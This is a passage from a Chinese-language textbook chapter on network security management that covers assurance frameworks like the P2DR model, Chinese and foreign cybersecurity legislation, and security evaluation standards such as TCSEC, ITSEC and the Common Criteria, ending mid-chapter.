网络安全是一个系统工程,网络安全技术必须与安全管理和保障措施紧密结合,才能真正有效地发挥作用。国际标准化组织(ISO)在 ISO/IEC 7498-4 文档定义了开放系统网络管理的五大功能:故障管理功能、配置管理功能、性能管理功能、安全管理功能和

审计计费管理功能。目前，先进的网络管理技术也已经成为人们关注的重点，先进的网络技术、通信及交换技术、人工智能等正在不断应用到实际网络安全管理中，网络安全管理理论及技术也在快速发展且不断完善。将网络管理与Web安全技术有机结合已经成为一种趋势，在实际应用中，很多机构或部门已经利用基于Web的网络管理系统，通过Web浏览器进行远程网络安全方面具体的管理与智能技术应用。如IPv6通过自动识别机能、更多的地址、网络安全设置等，对每个终端、家电、生产流程、感应器等都可进行IP全球化管理。

**【案例3-2】** 针对大中规模虚拟专用网VPN网络管理的解决方案，上海安达通信息安全技术有限公司推出了"ADT安全网管平台"，可通过该平台实现对ADT系列安全网关和第三方的VPN设备进行全面的集中管理、监控、统一认证等功能。网管平台由4部分组成：安全网关单机配置软件(SureConsole)、策略服务平台(SureManager)、网关监控平台(SureWatcher)和数字证书平台(SureCA)。基于ADT安全网管平台可以快速高效地工作，一个具备上千结点的VPN网络可在很短时间内完成以前需要几个月才能完成的繁重网络管理和调整任务。

### 3.1.2 网络安全保障体系

计算机网络安全的整体保障体系如图3-3所示。网络安全的整体保障作用主要体现为整个系统生命周期对风险进行整体的应对和控制。





**图3-3 网络安全整体保障体系**

通过风险评估可以掌控网络系统的各类潜在风险，并选取相应的应对策略。利用安全控制降低风险，并对残留风险进行监控和分析，应急计划可在突发事件发生时做出应急响应和灾难恢复，以确保系统业务数据的安全。

#### 1. 网络安全保障关键因素

网络安全保障关键因素包括4个方面：网络安全策略、网络安全管理、网络安全运作

和网络安全技术，如图3-4所示。网络安全策略包括网络安全的战略、政策和标准；网络安全管理是指机构的管理行为，主要包括安全意识、组织结构和审计监督；网络安全运作是日常管理的行为，包括运作流程和对象管理；网络安全技术是网络系统的行为，包括安全服务、措施和基础设施。

在企业管理机制下，需要通过运作机制借助技术手段才能实现网络安全。网络安全运作是在日常工作中执行网络安全管理和网络安全技术的手段，“七分管理，三分技术，运作贯穿始终”，管理是关键，技术是保障，其中的管理应包括管理技术。

P2DR模型是美国ISS(Internet Security System，互联网安全系统)公司提出的动态网络安全体系的代表模型，也是动态安全模型，该模型包含4个主要部分：安全策略(Policy)、防护(Protection)、检测(Detection)和响应(Response)，如图3-5所示。





图3-4 网络安全保障因素





图3-5 P2DR模型示意图

P2DR模型是在整体的安全策略的控制和指导下，在综合运用防护工具(如防火墙、操作系统身份认证、加密等)的同时，利用检测工具(如漏洞扫描评估、入侵检测等)了解和评估系统的安全状态，通过适当反应将系统调整到“最安全”和“风险最低”的状态。防护、检测和响应组成了一个完整动态的安全循环，在安全策略的指导下保证信息系统的安全，而此模型忽略了其内在的变化因素。

### 2. 网络安全保障体系总体框架

面对网络系统的各种威胁和风险，以往针对单方面具体的安全隐患所提出的具体解决方案具有一定的局限性，应对的措施也难免顾此失彼。面对新的网络环境和威胁，需要建立一个以深度防御为特点的网络信息安全保障体系。

网络安全保障体系总体框架如图3-6所示。此保障体系框架的外围是风险管理、法律法规、标准的符合性。

风险管理是指在对风险的可能性和不确定性等情况下收集、分析、评估、预测的基础上制定的识别、衡量、积极应对、有效处置风险及妥善处理风险等一整套系统而科学的管理方法和措施，以避免和减少风险损失。网络安全管理的本质是对信息安全风险进行动态有效管理和控制。风险管理是企业运营管理的核心，风险分为信用风险、市场风险和操作风险，其中包括信息安全风险。实际上，在网络信息安全保障体系框架中充分体现了风险管理的理念。网络安全保障体系架构包括5个部分：





**图 3-6 网络安全保障体系框架**

(1) 网络安全策略。以风险管理为核心理念，从长远发展规划和战略角度通盘考虑网络建设安全。它是整个体系架构的顶层设计，起到总体宏观上的战略性和方向性指导作用。

(2) 网络安全政策和标准。是对网络安全策略的逐层细化和落实，包括管理、运作和技术 3 个不同层面，在每一层面都有相应的安全政策和标准，通过落实标准政策规范管理、运作和技术，以保证其统一性和规范性。当三者发生变化时，相应的安全政策和标准也需要调整以相互适应，反之，安全政策和标准也会影响管理、运作和技术。

(3) 网络安全运作。主要基于日常运作模式及其概念性流程（风险评估、安全控制规划和实施、安全监控及响应恢复）。它是网络安全保障体系的核心，贯穿网络安全始终。它也是网络安全管理机制和技术机制在日常运作中的实现，涉及运作流程和运作管理。

(4) 网络安全管理。是体系框架的上层结构，对网络安全运作至关重要，从人员、意识、职责等方面保证网络安全运作的顺利进行。网络安全通过运作体系实现，而网络安全管理体系是从人员组织的角度保证正常运作，网络安全技术体系是从技术角度保证运作。

(5) 网络安全技术。是网络安全运作需要的网络安全基础服务和基础设施的及时支持。先进完善的网络安全技术可以极大地提高网络安全运作的有效性，从而达到网络安全保障体系的目标，实现整个生命周期（预防、保护、检测、响应与恢复）的风险防范和控制。

**讨论思考**

(1) 网络安全保障包括哪 4 个方面？

(2) 网络安全保障体系框架包括哪 5 个部分？

(3) 网络管理与安全技术的结合方式有哪些？

# 3.2　网络安全相关法律法规

法律法规是网络安全体系的重要保障和基石，由于国内外具体的法律法规较多，下面仅概述其要点，其具体条款可在附录B列出的网站等处浏览查阅。

## 3.2.1　国外网络安全的法律法规

计算机网络技术发展与更新很快，但在全球广泛应用的时间却较短，法律体系在较短的时期内不可能十分完善，正随着信息化社会不断发展而完善。

### 1. 国际合作立法打击网络犯罪

自20世纪90年代以来，很多国家为了有效打击利用计算机网络进行的各种违法犯罪活动，都采取了法律手段，欧盟已成为在刑事领域做出国际示范的典型，分别于2000年两次颁布《网络刑事公约（草案）》，现已有包括美国、日本等在内的43个国家借鉴了这一公约草案。在不同国家的刑事立法中，印度的有关作法具有一定代表性，于2000年6月颁布了《信息技术法》，制定出一部规范计算机网络安全的基本法。

此外，还有一些国家修订了原有的刑法，以适应保障计算机网络安全的需要。如美国2000年修订了以前的《计算机反欺诈与滥用法》，增加了法人犯罪的责任，补充了与上述印度法律第70条类似的规定等。

### 2. 禁止破解数字化技术保护措施的法律

1996年12月，世界知识产权组织做出了“禁止擅自破解他人数字化技术保护措施”的规定，以此作为保障网络安全的一项主要内容进行规范。现在，欧盟国家、日本、美国等大多数国家都把它作为一种网络安全保护规定纳入本国的法律之中。

### 3. 与“入世”有关的网络法律

在1996年12月联合国第51次大会上，通过了联合国贸易法委员会的《电子商务示范法》，对于网络市场中的数据电文、网上合同成立及生效的条件、传输等专项领域的电子商务等，都做了十分明确具体的规定。1998年7月新加坡的《电子交易法》出台。

1999年12月，在世界贸易组织西雅图外交会议上，制定电子商务规范成为一个主要议题。

### 4. 其他相关立法

在一些国家，除了制定保障网络健康发展的法规以外，还专门制定了综合性、原则性的网络基本法。如韩国2000年修订了《信息通信网络利用促进法》，其中包括对“信息网络标准化”和实名制的规定，对成立“韩国信息通信振兴协会”等民间自律组织的规定等。

在印度，政府机构成立了“网络事件裁判所”，以解决影响网络安全的民事纠纷。

近年来，西欧国家和日本制定了一大批促进信息网络在本国顺利发展的专门法律、法规，同时大量修订了现有法律，以适应网络安全的需要。1997年在欧盟共同指令发布之前，德国颁布了《网络服务提供者责任法》与《数字签名法》。1999年日本的《信息公开法》与同时颁布的《协调法》对作者行使人身权规定了新限制，以保证政府有权不再经过作者许可，即可发布某些必须发布的信息。英国2000年颁布的《通信监控权法》第三部分专门规定了对网上信息的监控。

**5. 民间管理、行业自律及道德规范**

世界各国在规范网络行为方面都很注重发挥民间组织的作用，特别是行业自律作用。德国、英国、澳大利亚等国学校中网络使用的"行业规范"十分严格。澳大利亚要求教师填写一份保证书，申明不从网上下载违法内容。德国的网络用户一旦有校方规定禁止的行为，服务器立即会发出警告。慕尼黑大学、明斯特大学等院校都制定了《关于数据处理与信息技术设备使用管理办法》，要求严格遵守。

新加坡非常注重发挥民间在网络安全方面的作用，在1996年7月颁布的《新加坡广播管理法》中规定："凡是向儿童提供互联网络服务的学校、图书馆和其他互联网络服务商，都应制定严格的控制标准。"同时还规定：鼓励各定点网络服务商和广大家长使用各种软件，如"网络监督员"软件、"网络巡警"软件等，以阻止青少年访问有害信息。

📖**知识拓展** 很多以法律规范网络行为的国家都明确了网络服务提供者的责任，基本都采用了"避风港"制度。如一旦网络服务提供者的行为符合某一法律条款，将不再与网上的违法分子一同负违法的连带责任，不会与犯罪分子一道作为共犯处理，以有利于网络的健康发展。如美国1995年制定的《国家信息基础设施白皮书》、新加坡1996年制定的《新加坡广播管理法》、法国2001年制定的《信息社会法(草案)》等。

## 3.2.2 我国网络安全的法律法规

**【案例3-3】** 网络犯罪案件非常猖獗。瑞星公司在其发布的《中国电脑病毒疫情互联网安全报告》中称，黑客除了通过木马程序窃取他人隐私外，更多的是谋求经济利益，木马病毒背后所带来的巨大的经济利益催生了病毒"工业化"入侵的进程，并形成了数亿元的产业链。"熊猫烧香"的程序设计者李俊被警方抓获后，承认自己每天收入近万元，共获利上千万元。腾讯QQ密码被盗成为黑客的重灾区，高峰时期腾讯公司每天大概有10万人次反映QQ密码被盗。国内一家著名的网络游戏公司遭到长达10天的网络攻击，服务器全面瘫痪，其经营的网络游戏被迫停止，损失高达3460万元人民币。

我国从网络安全管理的需要出发，从20世纪90年代初开始，国家及相关部门、行业和地方政府相继制定了多项有关网络安全的法律法规。

我国网络安全立法体系分为以下3个层面。

第一层面：法律。为全国人民代表大会及其常委会通过的法律规范。我国与网络信息安全相关的法律主要有《宪法》《刑法》《治安管理处罚条例》《刑事诉讼法》《国家安全法》《保守国家秘密法》《行政处罚法》《行政诉讼法》《全国人大常委会关于维护互联网安全的决定》《人民警察法》《行政复议法》《国家赔偿法》《立法法》等。

第二个层面：行政法规。主要指国务院为执行宪法和法律而制定的法律规范。与网络信息安全有关的行政法规包括《中华人民共和国计算机信息系统安全保护条例》《中华人民共和国计算机信息网络国际联网管理暂行规定》《计算机信息网络国际联网安全保护管理办法》《商用密码管理条例》《中华人民共和国电信条例》《互联网信息服务管理办法》《计算机软件保护条例》等。

第三个层面：地方性法规、规章、规范性文件。主要指国务院各部、委根据法律和国务院行政法规与法律规范，以及省、自治区、直辖市和较大的市人民政府根据法律、行政法规和本省、自治区、直辖市的地方性法规制定的法律规范性文件。

公安部制定了《计算机信息系统安全专用产品检测和销售许可证管理办法》《计算机病毒防治管理办法》《金融机构计算机信息系统安全保护工作暂行规定》《关于开展计算机安全员培训工作的通知》等。

工业和信息化部制定了《互联网电户公告服务管理规定》《软件产品管理办法》《计算机信息系统集成资质管理办法》《国际通信出入口局管理办法》《国际通信设施建设管理规定》《中国互联网络域名管理办法》《电信网间互联管理暂行规定》等。2009 年 5 月，工业和信息化部又在其颁布的《互联网网络安全信息通报实施办法》和《木马和僵尸网络监测和处置机制》中，对国家互联网应急中心和互联网运营商、域名服务机构以及网络安全企业共同开展网络安全信息共享和打击黑客产业给出了具体的规定。

**知识拓展** 国家互联网应急中心与中国互联网协会组织相关专家、学者及数十家互联网从业机构共同研究、探讨计算机网络病毒防治及反网络病毒行业自律工作，编订了《反网络病毒自律公约》。倡导互联网企业和网民遵守公约的自律条款，自觉抵制网络病毒的制造、传播和使用。2009 年 7 月，国家互联网应急中心依托中国互联网协会网络与信息安全工作委员会，联合基础电信运营企业、网络安全厂商、增值服务提供商、搜索引擎、域名注册机构等单位共同发起成立“中国反网络病毒联盟”，并签署公约，通过行业自律机制推动互联网病毒的防范和治理工作，净化网络空间，进一步维护公共互联网安全。

**讨论思考**

(1) 为什么说法律法规是网络安全体系的重要保障和基石？

(2) 国外的网络安全法律法规对我们有何启示？

(3) 我国网络安全立法体系框架分为哪 3 个层面？

## 3.3 网络安全评估准则和测评

网络安全标准是确保网络信息安全的产品和系统在设计、研发、建设、生产、实施、使用、测评和管理维护过程中解决产品和系统的一致性、可靠性、可控性、先进性和符合性的技术规范和依据。网络安全标准是我国信息安全保障体系的重要组成部分，是政府进行宏观管理的重要手段。

### 3.3.1 国外网络安全评估标准

国际性标准化组织主要包括国际标准化组织(ISO)、国际电器技术委员会(IEC)及国际电信联盟(ITU)所属的电信标准化组织(ITU-TS)等。ISO是总体标准化组织，而IEC在电工与电子技术领域里相当于ISO的位置。1987年，ISO的TC97和IEC成立了联合技术委员会(JTC1)。ITU-TS则是一个联合缔约组织。这些组织在安全需求服务分析指导、安全技术研制开发、安全评估标准等方面制定了一些标准草案。

另外，其他的标准化组织也制定了一些安全标准，如IETF有10个功能组：认证防火墙测试组(AFT)、公共认证技术组(CAT)、域名安全组(DNSSEC)、IP安全协议组(IPSec)、一次性密码认证组(OTP)、公开密钥结构组(PKIX)、安全界面组(SECSH)、简单公开密钥结构组(SPKI)、传输层安全组(TLS)和Web安全组(WTS)，制定了相关标准。

**1. 美国TCSEC(橙皮书)**

1983年由美国国防部制定了5200.28安全标准——可信计算系统评价准则(Trusted Computer Standards Evaluation Criteria，TCSEC)，即网络安全橙皮书或桔皮书，主要利用计算机安全级别评价计算机系统的安全性。它将安全分为4个方面(类别)：安全政策、可说明性、安全保障和文档。将这4个方面(类别)又分为7个安全级别，从低到高依次为D、C1、C2、B1、B2、B3和A级。橙皮书从1985年，成为美国国防部的标准以后基本没有更改，一直是评估多用户主机和小型操作系统的主要方法。

数据库和网络其他子系统也一直用橙皮书来进行评估。橙皮书将安全的级别从低到高分成4个类别：D类、C类、B类和A类，并分为7个级别，如表3-1所示。

**表3-1 安全级别分类**

| 类别 | 级别 | 名称 | 主要特征 |
|---|---|---|---|
| D | D | 低级保护 | 没有安全保护 |
| C | C1 | 自主安全保护 | 自主存储控制 |
| | C2 | 受控存储控制 | 单独的可查性，安全标识 |
| B | B1 | 标识的安全保护 | 强制存取控制，安全标识 |
| | B2 | 结构化保护 | 面向安全的体系结构，较好的抗渗透能力 |
| | B3 | 安全区域 | 存取监控、高抗渗透能力 |
| A | A | 验证设计 | 形式化的最高级描述和验证 |

通常，安全级别设计需要从数学角度上进行验证，而且必须进行秘密通道分析和可信任分布分析。可信任分布(trusted distribution)是指硬件和软件在物理传输过程中所受到的保护，以防止破坏网络安全系统。实际上，橙皮书也存在一定缺点，其模型是静态的且针对孤立计算机系统，特别是小型机和主机系统。对一些物理保障，该标准适合政

府和军队而不适合企业。

### 2. 欧洲 ITSEC

信息技术安全评估标准(Information Technology Security Evaluation Criteria, ITSEC),俗称欧洲的白皮书,将保密作为安全增强功能,仅限于阐述技术安全要求,并未将保密措施直接与计算机功能相结合。ITSEC 是欧洲的英国、法国、德国和荷兰四国在借鉴橙皮书的基础上于 1989 年联合提出的。橙皮书将保密作为安全重点,而 ITSEC 则将首次提出的完整性、可用性与保密性作为同等重要的因素,并将可信计算机的概念提高到可信信息技术的高度。ITSEC 定义了从 E0 级(不满足品质)到 E6 级(形式化验证)的 7 个安全等级,对于每个系统安全功能可分别定义。ITSEC 预定义了 10 种功能,其中前 5 种与桔皮书中的 C1～B3 级基本类似。

📖**知识拓展** 在欧洲,ITSEC BS7799 列出了网络威胁的种类和管理要项,以及降低攻击危害的方法。1999 年将 BS7799 档案进行了重写,增加的内容包括审计过程、对文件系统审计、评估风险、保持对病毒的控制、正确处理日常事务及安全保护的信息。

### 3. 美国联邦准则(FC)

美国联邦准则(FC)标准参照了加拿大的评价标准 CTCPEC 与橙皮书,目的是提供橙皮书的升级版本,同时保护已有的网络建设和投资。FC 是一个过渡标准,之后结合 ITSEC 发展为联合公共准则。

### 4. 通用评估准则(CC)

通用评估准则(Common Criteria for IT Security Evaluation,CC)主要确定了评估信息技术产品和系统安全性的基本准则,提出了国际上公认的表述信息技术安全性的结构,将安全要求分为规范产品和系统安全行为的功能要求,以及解决如何正确有效地实施这些功能的保证要求。CC 是由美国等国家与国际标准化组织联合提出的,并结合了 FC 及 ITSEC 的主要特征,强调将网络信息安全的功能与保障分离,将功能需求分为 9 类 63 族,将保障分为 7 类 29 族。CC 的先进性体现在其结构的开放性、表达方式的通用性、结构及表达方式的内在完备性和实用性 4 个方面。CC 于 1996 年发布第一版,充分结合并替代了 ITSEC、TCSEC、CTCPEC、FC 等国际上重要的信息安全评估标准而成为通用评估准则。CC 标准历经了诸多的更新和改进。目前,中国测评中心主要采用 CC 等进行测评,具体内容及应用可以查阅相关网站。

### 5. ISO 安全体系结构标准

